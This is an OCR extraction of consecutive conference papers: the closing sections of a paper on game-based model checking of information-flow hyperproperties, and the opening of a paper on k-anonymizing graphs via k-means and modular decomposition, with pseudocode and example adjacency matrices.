
The ability of users to see and cross-reference both views introduced above and to play interactively in IHP games in the role of V can be useful for debugging: the fact that the system does not satisfy some policy (in $\mathcal{L}_\mu^k$) can be seen interactively as the inability of V to win the respective game [19]. An advantage of the views is that they are computed during the model checking process. A tool such as PGSolver comes up with a winning strategy and winning positions for the respective parity game automatically. Thus, the views can be constructed automatically with relatively minor modifications of existing tools.

In order to better visualize the strategy-based evidence and show that it is useful to enhance the user's understanding (why a policy does not hold when R has a winning strategy), we propose to combine the extended game graph view with the tree view. This visualization can be done by a specially constructed interactive tool, similar to the one proposed for property checking games [19]. The visualization starts by showing the part of the extended game graph view, for which no player is responsible (such as initial positions) in combination with the respective tree view. At each point in time there are several options. If the current vertex is labeled R, then V has no choice but to observe what the next position, determined by the winning strategy for R, is. The play goes into the new position, the extended view is changed appropriately and the tree view is changed when necessary. If the current vertex is labeled V, it is V's turn to choose a move and the tool presents the possible next moves. If the current vertex is not labeled, the game progresses automatically. At any time, both views are given to the user (Fig. 4 and 5) and the combined information helps V to make an informed choice. V is also able to backtrack and explore different plays.

Example 3. To illustrate these ideas, consider the system T given by the omega-regular expression $(hlh \mid \tau h \tau)^\omega$. We want to check whether $(T, T) \models NI'_{ti}$, where NI'_{ti} is the termination insensitive version of NI' (restricted to some view (A_v, A_n, A_c) with $A_v = \{l\}, A_n = \{\tau\}$ and $A_c = \{h\}$), given as follows:

$$NI'_{ti} \mathrel{\widehat{=}} \nu X.\ ([l]_1 \mu Z.(\langle l \rangle_2 X \vee \langle \tau \rangle_2 Z)) \wedge [h]_1 X.$$


The extended game graph is given in Fig. 4. Player R has a winning strategy for the IHP game $HG_\mathsf{V}((T, T), NI'_{ti})$. The strategy is given as the red (grey)


1 (T,T)
2
3 R
$((T,T),[l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z))$ 4 V
5 R
6 (T_h,T)
7 R
R 8
9 V $((T_h,T),[h]_1X)$
(T_{hl},T) 10
11
12 V
$((T_{hl},T),\langle l\rangle_2X)$ 13 R
14 V
15 (T_{hl},T_τ)
V 16
$((T_{hl},T_\tau),\langle l\rangle_2X)$ 17 R
18 $((T_{hl},T_\tau),\langle\tau\rangle_2X)$ R

1 : $((T,T), \nu X.\ ([l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z)) \wedge [h]_1 X)$
2 : $((T,T), X)$
3 : $((T,T), ([l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z)) \wedge [h]_1 X)$
4 : $((T,T), [l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z))$
5 : $((T,T), [h]_1 X)$
6 : $((T_h,T), X)$
7 : $((T_h,T), ([l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z)) \wedge [h]_1 X)$
8 : $((T_h,T), [l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z))$
9 : $((T_h,T), [h]_1 X)$
10 : $((T_{hl},T), \mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z))$
11 : $((T_{hl},T), Z)$
12 : $((T_{hl},T), \langle l\rangle_2 X \vee \langle\tau\rangle_2 Z)$
13 : $((T_{hl},T), \langle l\rangle_2 X)$
14 : $((T_{hl},T), \langle\tau\rangle_2 Z)$
15 : $((T_{hl},T_\tau), Z)$
16 : $((T_{hl},T_\tau), \langle l\rangle_2 X \vee \langle\tau\rangle_2 Z)$
17 : $((T_{hl},T_\tau), \langle l\rangle_2 X)$
18 : $((T_{hl},T_\tau), \langle\tau\rangle_2 Z)$

Fig. 4. The extended game graph view of $HG_{\mathsf{V}}((T,T), NI'_{ti})$

arrows. We next illustrate a visualization, building incrementally the views, that is helpful for the user to understand why the policy NF'_{ti} is violated by system T. Fig. 5 presents the positions (and their respective tree views) corresponding to the interesting plays of the game, namely the plays witnessing the winning strategy for R. The visualization of the tree view can be seen as a game in its own right: on the arena of two copies of T, player R moves in the first tree and has a red (light grey) token, player V moves in the second tree and has a blue (dark grey) token. The rules are implicit and depend on the policy, here NF'_{ti}.



(a) Initial state (T,T) (b) State (T_h,T) (c) State (T_{hl},T) (d) State (T_{hl},T_τ)

Fig. 5. The tree views of game $HG_{\mathsf{V}}((T,T), NF'_{ti})$ at different positions/states

Initially, player V (i.e. the user) sees the extended graph until position 3 and the tree view in Fig. 5(a). The next two moves are automatic and determined by the winning strategy for R. The play is now at position 6, the extended view consists of positions $1,\ldots,6$ and the tree view is the one in Fig. 5(b). At positions 7 and 8 R follows her winning strategy. The extended game graph progresses and is built to position 10, the respective tree view is the one in Fig. 5(c).

Positions 10 and 11 are not labeled so the play goes to position 12, which is the first possible choice for player V: she is now asked to choose between actions l and τ, i.e. whether to go to position $((T_{hl}, T), \langle l \rangle_2 X)$ or $((T_{hl}, T), \langle \tau \rangle_2 X)$. If V chooses the first option (position 13), she loses the game. This can be seen in the tree view, as V has to make an l-move in the second tree, but making such a move is impossible. The user can backtrack to position 12 and choose to go to position 14 instead. Player V continues playing and now the tree view changes to the one in Fig. 5(d). The play then goes on until position 16, where V has to again choose between l and τ, i.e. whether to go to positions $((T_{hl}, T_\tau), \langle l \rangle_2 X)$ or $((T_{hl}, T_\tau), \langle \tau \rangle_2 X)$. Choosing either position, the user loses. Consulting the tree view in Fig. 5(d), the user can see that neither action l nor τ can be performed at position (T_{hl}, T_τ) and this is the reason for losing. Interestingly, this is also the reason why the policy does not hold on the system. The two views have helped identify and visualize the problem. Thus the views can be used to provide useful intuition as to what goes wrong with the system-policy interaction.

The techniques presented here can be used to explore any IHP game in $\mathcal{L}^k_\mu$ on any finite-state system. The user can systematically explore different paths and strategies to play against player R. As shown above, this helps with understanding both the policy and system behavior, as well as their interaction.

6 Discussion and Related Work

This work enables practical reasoning about security-relevant hyperproperties via IHPs and games. To achieve this, we propose two game-based model checking approaches reusing some results on model checking parity games, in particular algorithms and tools [19,22,20,17]. In this sense, using the tool PGSolver is particularly beneficial, as it implements most known algorithms for model checking games, both local, on-the-fly and global ones, as well as heuristics to improve performance. Thus, depending on the particular problem, one may choose an algorithm with good theoretical properties or experiment with a multitude of different algorithms. More importantly, such a tool is an excellent candidate to build upon, as it calculates all the data needed to create the proposed views. As a result, one can easily build an interactive visualization tool, allowing users to play against player R to enhance their understanding of problematic system-policy interaction. Building such a tool is left for future work.

The idea of using strategies for analyzing why a system does not satisfy a policy is not new. Stevens and Stirling [19] present a similar idea of using strategies to construct and prove the correctness of local, on-the-fly model checking algorithms. They also present the idea of visualizing why a property does not hold as a byproduct of the local model checking algorithm finding the strategy. In comparison with our idea of visualization via views, their visualization seems to be less intuitive (it is given by a command line tool). More importantly, our views present a useful separation of the states, moves and rules of the game. In addition, the views present a visualization of H'-simulations.

We have not experimented with model checking very large systems with respect to IHPs, as, due to our reduction of the problem to solving parity games, doing so would be dependent on the concrete algorithms for solving parity games.

Instead, we present a short survey of the time complexity of such algorithms. Currently, the existence of a polynomial time algorithm for solving parity games is a major open problem [8]. The reason is that solving a parity game is equivalent to the problems of model checking the mu-calculus and the complementation of ω-tree automata [18]. Most of the algorithms for solving parity games run in exponential time, for instance this is the case for the recursive algorithm by Zielonka [22] and the strategy improvement one by Vöge and Jurdziński [20].

Surprisingly, the promising and well-behaved in practice (see [5]) policy iteration algorithms, proposed by Vöge and Jurdziński [20] and Schewe [17], can also take exponential time on some parity games [4]. The theoretically fastest algorithms for the problem are randomized algorithms by Kalai [9] as well as by Matoušek, Sharir and Welzl [11]. The fastest deterministic subexponential (in the size of the game) algorithm for the solution of parity games uses only polynomial space and runs in time $2^{O(\sqrt{n \log n})}$, where n is the size of the game.

Although there is no proof that there are polynomial algorithms for solving parity games, Friedmann and Lange [5] show that parity games can be solved efficiently in practice. One of their results is that the recursive algorithm by Zielonka [22] has the best performance in practice, being able to handle games of size up to 1 million nodes. Although these results look promising, we acknowledge that the topic of practical model checking of IHPs needs further exploration.

7 Conclusion

We have developed a verification methodology for IHPs in $\mathcal{IL}_\mu^k$ and $\mathcal{L}_\mu^k$, based on a characterization of the satisfaction relation between a system and an IHP in terms of playing a game. This is the first generic verification methodology (via H'-simulations and games) that goes beyond k-safety hyperproperties and additionally enables reasoning about a class of liveness hyperproperties (i.e. the coinductive variants of possibilistic information flow policies from [14]).

In addition, we have demonstrated the potential of practical game-based model checking of IHPs using two approaches based on off-the-shelf tools. The main advantage of these game-based approaches is the possibility of using a winning strategy as a witness why a particular system is or is not secure with respect to some policy. We also proposed two views that have the potential to facilitate the illustration of system-policy interactions. Possible directions for future work include extending the approaches to decidable classes of infinite state systems and developing a game-theoretic semantics for IHP-preserving refinement.

References

1. Andersen, H.R.: A Polyadic Modal μ-Calculus. Technical Report 1994-145, Technical University of Denmark, DTU (1994)
2. Bradfield, J., Stirling, C.: Modal mu-calculi. In: Handbook of Modal Logic, pp. 721–756. Elsevier (2007)
3. Clarkson, M.R., Schneider, F.B.: Hyperproperties. Journal of Computer Security 18, 1157–1210 (2010)
4. Friedmann, O.: An exponential lower bound for the latest deterministic strategy iteration algorithms. Logical Methods in Computer Science 7(3) (2011)

5. Friedmann, O., Lange, M.: Solving parity games in practice. In: Liu, Z., Ravn, A.P. (eds.) ATVA 2009. LNCS, vol. 5799, pp. 182–196. Springer, Heidelberg (2009)
6. Friedmann, O., Lange, M.: A Solver for Modal Fixpoint Logics. Electron. Notes Theor. Comput. Sci. 262, 99–111 (2010)
7. Groote, J.F., Mathijssen, A., Reniers, M., Usenko, Y., van Weerdenburg, M.: The Formal Specification Language mCRL2. In: Brinksma, E., Harel, D., Mader, A., Stevens, P., Wieringa, R. (eds.) Methods for Modelling Software Systems (MMOSS). Dagstuhl Seminar Proceedings, vol. 06351, Dagstuhl, Germany (2007)
8. Jurdziński, M., Paterson, M., Zwick, U.: A deterministic subexponential algorithm for solving parity games. In: Proceedings of ACM-SIAM Symposium on Discrete Algorithms, SODA 2006, pp. 117–123. ACM/SIAM (2006)
9. Kalai, G.: Linear programming, the simplex algorithm and simple polytopes. Mathematical Programming 79, 217–233 (1997)
10. Mantel, H.: A Uniform Framework for the Formal Specification and Verification of Information Flow Security. PhD thesis, Universität des Saarlandes, Saarbrücken, Germany (July 2003)
11. Matoušek, J., Sharir, M., Welzl, E.: A subexponential bound for linear programming. In: Proceedings of the Eighth Annual Symposium on Computational Geometry, SCG 1992, pp. 1–8. ACM, New York (1992)
12. McCullough, D.: Specifications for multi-level security and a hook-up. In: Proceedings of the 1987 IEEE Symposium on Security and Privacy, pp. 161–166. IEEE Computer Society, Los Alamitos (1987)
13. Milushev, D.: Reasoning about Hyperproperties. PhD thesis, KU Leuven, Heverlee, Belgium (June 2013)
14. Milushev, D., Clarke, D.: Coinductive unwinding of security-relevant hyperproperties. In: Jøsang, A., Carlsson, B. (eds.) NordSec 2012. LNCS, vol. 7617, pp. 121–136. Springer, Heidelberg (2012)
15. Milushev, D., Clarke, D.: Towards Incrementalization of Holistic Hyperproperties. In: Degano, P., Guttman, J.D. (eds.) POST 2012. LNCS, vol. 7215, pp. 329–348. Springer, Heidelberg (2012)
16. Rutten, J.J.M.M.: Automata and Coinduction (An Exercise in Coalgebra). In: Sangiorgi, D., de Simone, R. (eds.) CONCUR 1998. LNCS, vol. 1466, pp. 194–218. Springer, Heidelberg (1998)
17. Schewe, S.: An optimal strategy improvement algorithm for solving parity and payoff games. In: Kaminski, M., Martini, S. (eds.) CSL 2008. LNCS, vol. 5213, pp. 369–384. Springer, Heidelberg (2008)
18. Stirling, C.: Modal and temporal properties of processes. Springer, New York (2001)
19. Stevens, P., Stirling, C.: Practical model-checking using games. In: Steffen, B. (ed.) TACAS 1998. LNCS, vol. 1384, pp. 85–101. Springer, Heidelberg (1998)
20. Vöge, J., Jurdziński, M.: A Discrete Strategy Improvement Algorithm for Solving Parity Games. In: Emerson, E.A., Sistla, A.P. (eds.) CAV 2000. LNCS, vol. 1855, pp. 202–215. Springer, Heidelberg (2000)
21. Zakinthinos, A., Lee, E.S.: A general theory of security properties. In: Proceedings of the IEEE Symposium on Security and Privacy, SP 1997, pp. 94–102. IEEE Computer Society, Washington, DC (1997)
22. Zielonka, W.: Infinite games on finitely coloured graphs with applications to automata on infinite trees. Theoretical Computer Science 200(1-2), 135–183 (1998)

Graph k-Anonymity through k-Means and as Modular Decomposition

Klara Stokes

Dept. of Computer and Information Science
Linköping University
581 83 Linköping, Sweden

Abstract. In this paper we discuss k-anonymous graphs in terms of modular decomposition and we present two algorithms for the k-anonymization of graphs with respect to neighborhoods. This is the strictest definition of k-anonymity for graphs. The first algorithm is an adaptation of the k-means algorithm to neighborhood clustering in graphs. The second algorithm is distributed of message passing type, and therefore enables user-privacy: the individuals behind the vertices can jointly protect their own privacy. Although these algorithms are not optimal in terms of information loss, they are a first example of algorithms that provide k-anonymization of graphs with respect to the strictest definition, and they are simple to implement.

Keywords: k-anonymity, graph, modular decomposition, message passing, distributed algorithm, k-means, user-privacy.

1 Introduction

Data privacy is a field that is concerned with privacy issues that appear in the collection and distribution of data. A standard example is when data collected anonymously by a National Statistical Bureau should be made accessible for researchers. It is well-known that side-information may allow records to be linked to the individuals they represent. This is a threat, in the first place to the privacy of the individual, but, in extension, to the correctness of statistical research, since the citizen may refuse to answer the survey if she holds doubts whether the survey is really anonymous. Statistical disclosure control (SDC) is a research area dedicated to the development of data protection techniques that allow for the anonymous release of data to third parties, or that allow third parties to query the data that stays on a secure server, so that all released information respect the anonymity of individuals [11].

Similar privacy issues appear for data collected by companies. Social network providers hold extensive databases over their users, a goldmine for researchers in social science and advertising agencies. In 2006 AOL released search logs that contained 20 million web queries from 658,000 AOL users posted during a period of 3 months. The released data was anonymized by replacing the identity of the users by a random index, but this quickly showed insufficient as several sequences of queries were linked to real persons. AOL removed the query logs from the Internet, but the files were of course already downloaded by many people [1]. Because of this accident, most companies probably would not consider to release data “anonymously”. Still, the high market value of data, and a general tendency of people to make mistakes and forget, suggest that this was not the last time such a data leak occurred.

Most methods for SDC have been developed for microdata, data structured in table form. A very popular class of methods are those that achieve k-anonymity [23, 24, 28]. It is clear that k-anonymity suffers from some weaknesses (see for example [17]), however, it is conceptually very simple to understand and it is also achievable, making it attractive when compared to some of its alternatives. For example, differential privacy is a concept that, apart from being more difficult to understand for the uninitiated, in current implementations would not produce an anonymized graph. Instead, differential privacy is typically used to ensure that queries on the data are privacy preserving, while the data itself is not published.

The idea behind k-anonymity is based on the concept of quasi-identifier, coined by Tore Dalenius in 1986 [4]. A quasi-identifer in a data table is a collection of attributes in the so-called public domain, which, when combined, can serve as an identifier of at least some records. It can for example be possible for an adversary holding relevant side-information to reidentify the individual behind a record from its entries for the attributes *address*, *gender*, *age*. A data table is k-anonymous with respect to a quasi-identifier QI if every record appears in at least k copies in the table when restricted to QI. We say that these copies form an anonymity set with respect to QI.

It is well-known that a graph structure in the data can be used as a quasi-identifier. For example, in data coming from social networks, the set of friends of an individual can be used to reidentify her record, even if the identifiers of the table are removed. However, it has not always been clear how k-anonymization should be applied to graphs. Indeed, properties like the degree or the centrality of a vertex in the social graph, can be used for reidentification of individual vertices. Several graph properties have been pointed out as particularly interesting. The literature considers k-anonymity for graphs with respect to a list of distinct quasi-identifiers as for example vertex degree and neighborhood topology.

The main problem in k-anonymity for graphs is still to define efficient algorithms that can transform a given graph into a k-anonymous graph with small information loss. A variant of this problem is to define distributed algorithms for the k-anonymization of graphs in which all calculations are performed locally. Such algorithms would break the ground for systems in which the users of communication systems and social networks would be able to k-anonymize their own digital footprints, without the collaboration of the server or data holder. One of the motivations behind this paper is to explore such user-driven anonymization techniques.

This paper is structured as follows. The second section contains the preliminaries. In the third section we express k-anonymity for graphs in terms of modular decomposition. Section 4 presents algorithms for clustering of graphs with respect to open neighborhoods, which are based on the k-means algorithm. The paper ends with the conclusions.

2 Preliminaries

2.1 k-Anonymity for Graphs

A graph (V, E) is a set of vertices V and a set of edges E consisting of non-ordered pairs of elements from V. The open neighborhood of a vertex $v \in V$ is the set $N(v) = \{u \in V : (v, u) \in E\}$. The closed neighborhood of v is $\overline{N(v)} = N(v) \cup \{v\}$. The degree of v is the cardinality of $N(v)$. An adjacency matrix of the graph is a $|V| \times |V|$ matrix $A = (a_{ij})$ with the rows and columns indexed by V and such that $a_{ij} = 0$ if $(i, j) \notin E$ and $a_{ij} = 1$ if $(i, j) \in E$. Permuting columns and rows of an adjacency matrix of a graph produces another adjacency matrix of the same graph.

An isomorphism f between two graphs $G = (V, E)$ and $G' = (V', E')$ is a bijective function $f : V \to V'$ with an edge-preserving property, i.e. $uv \in E$ if and only if $f(u)f(v) \in E'$. A graph automorphism on a graph G is a graph isomorphism $f : G \to G$. Given a graph $G = (V, E)$, the set of automorphisms on G forms a group, denoted by $Aut(G)$. An element f in $Aut(G)$ acts on a vertex v in V as $fv := f(v)$. The orbit of a vertex v for a subgroup $F \subseteq Aut(G)$ is the subset of vertices $\{fv : f \in F\}$.

A (micro-)data set is k-anonymous with respect to a quasi-identifier QI if every record equals $k - 1$ other records when restricted to the attributes in QI. The achieved level of privacy will depend on whether the quasi-identifier was correctly determined.

When k-anonymity is applied to graphs, typically the goal is to partition the vertex set into anonymity sets, according to the properties attached to each vertex. Different flavours of k-anonymity for graphs exist in the literature, differing in choice of quasi-identifier. For example, Liu and Terzi developed methods for k-anonymity with respect to the degrees of the vertices [14], Zhou and Pei considered k-anonymity with respect to isomorphic neighborhoods [30], and other authors considered more generic structural quasi-identifiers [3, 9, 31]. Methods that these authors use for k-anonymization are, for example, simulated annealing and greedy algorithms which heuristically aim at minimizing some measure of information loss. There are also approaches for edge k-anonymization, in which the edges are partitioned into anonymity sets instead of the vertices. This list of previous work is not exhaustive, and an interested reader is referred to surveys like [15, 19] for further information. Observe that, in general, a graph that is k-anonymous with respect to some quasi-identifier may fail to be so for another quasi-identifier.

Actually, it was observed already in 1971 that the computationally correct quasi-identifier for social networks is the neighborhood of the vertices [16], although the result was not discussed in the context of data privacy, and the concept of quasi-identifier was not yet defined then. The same fact was later rediscovered and explored in [26], which also provided a characterization of k-anonymous graphs with respect to the open neighborhoods. The same article sketched an algorithm which, given a graph, transforms it into a k-anonymous graph (with respect to open neighborhoods). We repeat it here (Algorithm 1), since it is essential for the content of this paper. In the current article, Algorithm 1 is implemented in combination with a distributed k-means algorithm for clustering open neighborhoods in graphs.

Graphs that are k-anonymous with respect to open neighborhoods are in general not k-anonymous with respect to closed neighborhoods, and vice versa. If the quasi-identifier is the open neighborhood, then vertices in the same anonymity set must be disconnected. Indeed, if two vertices u and v are connected, then $v \in N(u)$ and $u \in N(v)$, but $u \notin N(u)$ and $v \notin N(v)$, so u and v cannot have the same open neighborhood. If instead the quasi-identifier is the closed neighborhood, then vertices in the same anonymity set must be connected. If two vertices u and v are not connected then $u \in \overline{N(u)}$ and $v \in \overline{N(v)}$, but $u \notin \overline{N(v)}$ and $v \notin \overline{N(u)}$, so they cannot have the same closed neighborhood. Figure 1 shows examples of graphs with these properties.

The correct choice between these two quasi-identifiers depends on the type of graph that is considered. As was observed in [16], an identity relation in a (social) network is represented by a self-loop at each vertex. In general, a relation with this property is called reflexive. If the data represented by the graph contain such a reflexive relation, then the correct quasi-identifier is the closed neighborhood. If the graph instead represents a relation that is not reflexive, so that the graph is without self-loops, then the correct quasi-identifier is the open neighborhood. The so-called "social graph", representing friendships in an online social network, is typically defined as a graph without self-loops. The correctness of these quasi-identifiers can be understood through the fact that when any of these two corresponding criteria are satisfied (reflexive relation together with k-anonymity with respect to closed neighborhoods, or non-reflexive relation together with k-anonymity with respect to open neighborhood), then an adjacency matrix of the graph will be k-anonymous with respect to all columns simultaneously, when considered as a table with $|V|$ rows and $|V|$ columns.

Two vertices u and v in G are structurally equivalent if u relates to every vertex in G in exactly the same ways as v does. If this occurs, then u and v are absolutely equivalent within the graph, indeed they are substitutable. Consequently a graph that is k-anonymized with respect to open/closed neighborhoods will be k-anonymized to any other graph property attached to the vertices, when considered as vertices of a graph without/with a loop at each vertex. Two vertices with the same neighborhood also share the same degree, centrality, etc.

In some cases, achieving an acceptable privacy level only requires a weaker form of structural equivalence, like the one in which the anonymity sets are orbits of the vertices under the action of some subgroup of the automorphism group of the graph [31]. Observe that k-anonymity with respect to both open and closed neighborhoods implies k-anonymity in terms of automorphisms, but the contrary is not true. However, as has been observed by some authors, k-anonymizing a graph with respect to automorphisms and with gain in information loss is a computationally difficult problem, while k-anonymity with respect to neighborhoods is much more straightforward.






Fig. 1. The graph on the left is not k-anonymous with respect to open neighborhoods, closed neighborhoods, nor automorphisms, for any $k > 1$. The graph in the middle is 2-anonymous with respect to open neighborhoods, but not k-anonymous with respect to closed neighborhoods for $k > 1$. It is also 2-anonymous with respect to automorphisms. The graph on the right is 2-anonymous with respect to closed neighborhoods and automorphisms, but not k-anonymous with respect to open neighborhoods for $k > 1$.

The definition of k-anonymity for graphs with respect to neighborhoods is very strict, implying that k-anonymization may cause large information loss when the original graph is far from being k-anonymous. However, this information loss may be proportionally small when there are substantial data quantities attached to the vertices in the graph. In this case, it is possible to apply hybrid protection methods to the data set, combining k-anonymity for graphs with, for example, synthetic data generators applied to the data attached to each anonymity set, separately [26]. In this process it is of great importance that the anonymity sets are respected over all columns of the relevant quasi-identifiers. Otherwise it is possible to attack the protection of the data by intersecting overlapping anonymity sets.

A graph that is k-anonymous with respect to neighborhoods has a rather particular structure. As we saw previously, vertices in the same anonymity set are either all connected (closed neighborhoods) or they are not connected at all (open neighborhoods). In both cases, two vertices u and v in different anonymity sets A and B are connected if and only if all vertices in A are connected to all vertices in B. Therefore, the graph essentially consists of many copies of a smaller graph: the induced subgraph on a subset of vertices with one vertex from each anonymity set. With an appropiate drawing of the graph this phenomenon can be observed easily. This is not fully developed in Figure 2, which represents a graph with only two anonymity sets, indeed it is the complete bipartite graph on $7 + 8$ vertices.

In some cases it is not necessary to provide a concrete graph as output from the anonymization algorithm, but it may be enough to present the clusters and the relations between the clusters [3]. In any case, the choice of the clustering algorithm is essential, in particular for controlling the information loss. This article focuses on the k-means clustering algorithm for the k-anonymization of graphs.





$$\begin{pmatrix}
0&1&1&0&1&0&0&1&0&0&0&0&1&1&1\\
1&0&1&1&0&0&0&1&0&1&0&0&0&0&1\\
1&1&0&1&1&0&0&0&0&0&0&0&0&1&0\\
0&1&1&0&1&1&0&0&0&0&0&0&0&0&0\\
1&0&1&1&0&1&1&0&0&0&0&0&0&0&0\\
0&0&0&1&1&0&1&1&0&0&0&0&0&0&0\\
0&0&0&0&1&1&0&1&1&1&0&0&0&0&0\\
1&1&0&0&0&1&1&0&1&1&0&0&0&0&0\\
0&0&0&0&0&0&1&1&0&1&1&0&0&0&1\\
0&1&0&0&0&0&1&1&1&0&1&1&0&0&0\\
0&0&0&0&0&0&0&0&1&1&0&1&1&0&0\\
0&0&0&0&0&0&0&0&0&1&1&0&1&1&1\\
1&0&0&0&0&0&0&0&0&0&1&1&0&1&1\\
1&0&1&0&0&0&0&0&0&0&0&1&1&0&1\\
1&1&0&0&0&0&0&0&1&0&0&1&1&1&0
\end{pmatrix}
\qquad
\begin{pmatrix}
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0\\
1&0&0&0&0&1&1&0&1&1&1&1&0&0&1\\
1&0&0&0&0&1&1&0&1&1&1&1&0&0&1\\
1&0&0&0&0&1&1&0&1&1&1&1&0&0&1\\
1&0&0&0&0&1&1&0&1&1&1&1&0&0&1\\
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0\\
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0\\
1&0&0&0&0&1&1&0&1&1&1&1&0&0&1\\
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0\\
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0\\
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0\\
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0\\
1&0&0&0&0&1&1&0&1&1&1&1&0&0&1\\
1&0&0&0&0&1&1&0&1&1&1&1&0&0&1\\
0&1&1&1&1&0&0&1&0&0&0&0&1&1&0
\end{pmatrix}$$

Fig. 2. The 7-anonymous graph on the right was obtained through k-anonymization of the Newman-Watts-Strogatz graph on the left, using Algorithm 1 and Algorithm 4. Below the adjacency matrices of the two graphs.

2.2 The k-Means Algorithm

In exploratory data mining, clustering is the task of grouping elements together on the basis of some similarity, dividing data into cells of a Voronoi diagram. Clustering has many applications in machine learning, pattern recognition, image analysis, information retrieval, and bioinformatics. In centroid-based clustering, each cluster is represented by a centroid. The centroid can be for example the vector representing the average of all the vectors in the cluster. The centroid does not necessarily belong to the data set.

There is an intrinsic relation between k-anonymity and centroid-based clustering. Indeed, k-anonymity can be attained by clustering the data and replacing the records by the centroid of the corresponding cluster. One of the most important algorithm for centroid-based clustering is the k-means algorithm or Lloyd's algorithm (Algorithm 2), defined by Stuart Lloyd in 1957 [13].

There exist variants of the k-means algorithm that replace the original Euclidean average by the median, the mode, etc., see for example [12]. Other variants explore the possibility to use other similarities than the one induced by the Euclidean distance, as for example those induced by the Malahanobis distance or the Hamming distance. For graphs, the similarity induced by the Manhattan distance and the 2-path similarity were proposed in [27].

There are several ways to initialize cluster centroids for the k-means algorithm, see for example [22]. Two common procedures are to initialize the centroids as

```
Input: A graph $G = (V, E)$ and a natural number $k \leq |V|$
Output: A graph $G' = (V, E')$ that is $k$-anonymous with respect to open
        neighborhoods
Calculate a family of clusters $C$ of $V$ so that vertices in the same cluster have
similar open neighborhoods;
foreach $C_i \in C$ do
    foreach $(u, v) \in C_i$ do
        if $uv \in E$ then
            Delete $uv$;
        end
    end
end
foreach $C_i \neq C_j \in C$ do
    if $\sharp\{(u, v) \in C_i \times C_j : \exists uv \in E\} > |C_i||C_j|/2$ then
        foreach $(u, v) \in C_i \times C_j$ do
            if $uv \notin E$ then
                Add $uv$ to $E$;
            end
        end
    end
    else
        foreach $(u, v) \in C_i \times C_j$ do
            if $uv \in E$ then
                Delete $uv$ from $E$;
            end
        end
    end
end
Return $G$;
```

Algorithm 1. An algorithm for k-anonymization of graphs

random points in the data domain, or as random points in the data set. In the first case, the points are not required to belong to the data set. The k-means algorithm does not have to return a globally optimal result, and the outcome is typically different for different initial input to the algorithm. A good solution is to run the algorithm several times, and choose the best result.

2.3 Message Passing Algorithms

A message passing algorithm is an iterative algorithm in which each step is executed on the vertices of a graph. The result of this execution is then forwarded in messages to the neighbors of the vertices in the graph, before the next iteration. There are several important examples of message passing algorithms. Belief propagation is a message passing algorithm for inference in graphical models as Bayesian networks or Markov random fields. Sometimes it is used as a synonym for the sum-product algorithm, originally described by Judea Pearl in 1982 [21],

```
**Input**: A data set of records $X = (x_j)$ and an integer $k$
**Output**: A list of cluster centers $C = (c_i)$
Initialize a set of cluster centers $C' := C := c_1, \ldots, c_k$;
repeat
    $C := C'$;
    foreach $x_j$ do
        Assign $x_j$ to the closest cluster centroid $c_i$, creating the Voronoi
        diagram with corresponding Voronoi cells $A_i$;
    end
    foreach $A_i$ do
        Calculate the new centroid of $A_i$, $c'_i$;
    end
until $C = C'$;
```

Algorithm 2. The k-means algorithm

and with applications for example in the decoding of low-density parity-check (LDPC) codes. However, in its general form it is simply a message passing algorithm that takes advantage of a factorization of the global function into local functions of a subset of the variables. Defined in this way, the Viterbi algorithm [29] is another important example of belief propagation.

A belief propagation algorithm has an associated factor graph, which models the factorization of the problem into local subfunctions. The factor graph is a bipartite graph with the variables in one set and the subfunctions in the other. There is an edge between a variable vertex v and a subfunction vertex f if f is a function of v.

Belief propagation algorithms can typically be proved to be exact on acyclic graphs (trees). Surprisingly, they also tend to give non-exact but approximately good result on graphs with cycles. However, then convergence is not ensured, and oscillation may occur [18].

2.4 Modular Decomposition of Graphs

